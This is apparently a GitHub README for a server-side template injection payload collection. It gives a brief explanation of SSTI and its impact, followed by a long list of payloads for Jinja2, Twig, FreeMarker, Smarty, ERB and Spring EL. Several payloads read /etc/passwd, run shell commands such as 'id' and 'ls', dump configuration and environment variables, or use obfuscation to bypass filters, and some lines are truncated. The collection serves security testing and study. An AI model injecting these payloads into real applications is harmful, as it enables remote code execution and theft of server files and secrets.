
README MIT license

Server Side Template Injection Payloads



Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Impact :

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine in question and how exactly the application uses it. In certain rare circumstances, these vulnerabilities pose no real security risk. However, most of the time, the impact of server-side template injection can be catastrophic.

At the severe end of the scale, an attacker can potentially achieve remote code execution, taking full control of the backend server and using it to perform other attacks on internal infrastructure.

Even in cases where full remote code execution is not possible, an attacker can often still use server-side template injection as the basis for numerous other attacks, potentially gaining read access to sensitive data and arbitrary files on the server.

Payloads :

```
{{2*2}}[[3*3]]
{{3*3}}
{{3*'3'}}
<%= 3 * 3 %>
```


```
${6*6}
${{3*3}}
@(6+5)
#{3*3}
#{ 3 * 3 }
{{dump(app)}}
{{app.request.server.all|join(',')}}
{{config.items()}}
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{{ ''.__class__.__mro__[2].__subclasses__() }}
{{''.__class__.__base__.__subclasses__()}} # Search for Popen proces
{{''.__class__.__base__.__subclasses__()[227]('cat /etc/passwd', she
{% for key, value in config.iteritems() %}<dt>{{ key|e }}</dt><dd>{{
{{'a'.toUpperCase()}}
{{ request }}
{{self}}
<%= File.open('/etc/passwd').read %>
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id"
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id'
${"freemarker.template.utility.Execute"?new()("id")}
{{app.request.query.filter(0,0,1024,{'options':'system'})}}
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read(
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/
{{''.__class__.mro()[1].__subclasses__()[396]('cat /etc/passwd',shel
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning"
{$smarty.version}
{php}echo `id`;{/php}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{request|attr([request.args.usc*2,request.args.class,request.args.u
{{request|attr(["_"*2,"class","_"*2]|join)}}
{{request|attr(["__","class","__"]|join)}}
{{request|attr("__class__")}}
{{request.__class__}}
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInst
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInst
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInst
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInst
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning"
${T(java.lang.System).getenv()}
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getI
```

References :

- 👉 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-side_Template_Injection
- 👉 https://portswigger.net/research/server-side-template-injection
- 👉 https://www.indusface.com/learning/application-security/server-side-template-injection/

Cloning an Existing Repository (Clone with HTTPS)

```
root@ismailtasdelen:~# git clone https://github.com/payloadbox/ssti-
```

Cloning an Existing Repository (Clone with SSH)

```
root@ismailtasdelen:~# git clone git@github.com:payloadbox/ssti-payl
```

Donate!

Support the authors:

LiberaPay:

lp Donate